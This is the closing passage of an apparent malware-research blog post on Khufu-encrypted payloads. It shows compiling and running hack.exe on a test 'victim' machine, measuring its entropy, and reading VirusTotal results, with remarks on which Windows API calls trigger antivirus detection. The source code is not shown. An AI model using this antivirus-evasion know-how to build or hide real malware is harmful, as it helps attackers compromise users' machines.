
```
x86_64-w64-mingw32-gcc -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc
```



Then, just run it in the victim's machine (`windows 11 x64` in my case):

```
.\hack.exe
```






As you can see, everything is worked perfectly! =^..^=


Calculating Shannon entropy:

```
python3 entropy.py -f hack.exe
```



Our payload in the `.text` section.

Let's go to upload this `hack.exe` to VirusTotal:



https://www.virustotal.com/gui/file/3a83cabfaa701d9b23b4b78c4c81084ada736afdb20e0a67581c9208c1a0249a/detection

As you can see, only 15 of 45 AV engines detect our file as malicious.

But this result is not due to the encryption of the payload, but to calls to some Windows APIs like `VirtualAlloc`, `RtlMoveMemory` and `EnumDesktopsA`

Note that some AV stats are shown with timeout:

VIPRE	Undetected	VirIT	Undetected
ViRobot	Undetected	Webroot	Undetected
Zoner	Undetected	Arcabit	Timeout
Avast	Timeout	AVG	Timeout
BitDefender	Timeout	BitDefenderTheta	Timeout
DrWeb	Timeout	Emsisoft	Timeout
ESET-NOD32	Timeout	GData	Timeout
Google	Timeout	Jiangmin	Timeout
Kaspersky	Timeout	MAX	Timeout
Microsoft	Timeout	Panda	Timeout
QuickHeal	Timeout	Rising	Timeout
Skyhigh (SWG)	Timeout	Sophos	Timeout
Trellix (ENS)	Timeout	Trellix (HX)	Timeout
Varist	Timeout	VBA32	Timeout
Xcitium	Timeout	Yandex	Timeout
Zillya	Timeout	ZoneAlarm by Check Point	Timeout
Avast-Mobile	Unable to process file type	BitDefenderFalx	Unable to process file type
Symantec Mobile Insight	Unable to process file type	Trustlook	Unable to process file type
SentinelOne (Static ML)	—	WithSecure	—

Khufu algo's resistance to differential cryptanalysis is due to its util of key-dependent and secret `S-boxes`. A differential attack has been discovered against the `16-round` Khufu cipher, which allows for the recovery of the encryption key after `2^31` selected plaintexts (*H. Gilbert and P. Chauvaud, "A Chosen Plaintext Attack of the 16-Round Khufu Cryptosystem," Advances in Cryptology - CRYPTO '94 Proceedings, Springer-Verlag, 1994*). However, this attack is not applicable to a greater number of rounds.

I hope this post is useful for malware researchers, C/C++ programmers, spreads awareness to the blue teamers of this interesting encrypting technique, and adds a weapon to the red teamers arsenal.

Khufu and Khafre
H. Gilbert and P. Chauvaud - A Chosen Plaintext Attack of the 16-round Khufu Cryptosystem
Malware and cryptography 1
source code in github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

PS. All drawings and screenshots are mine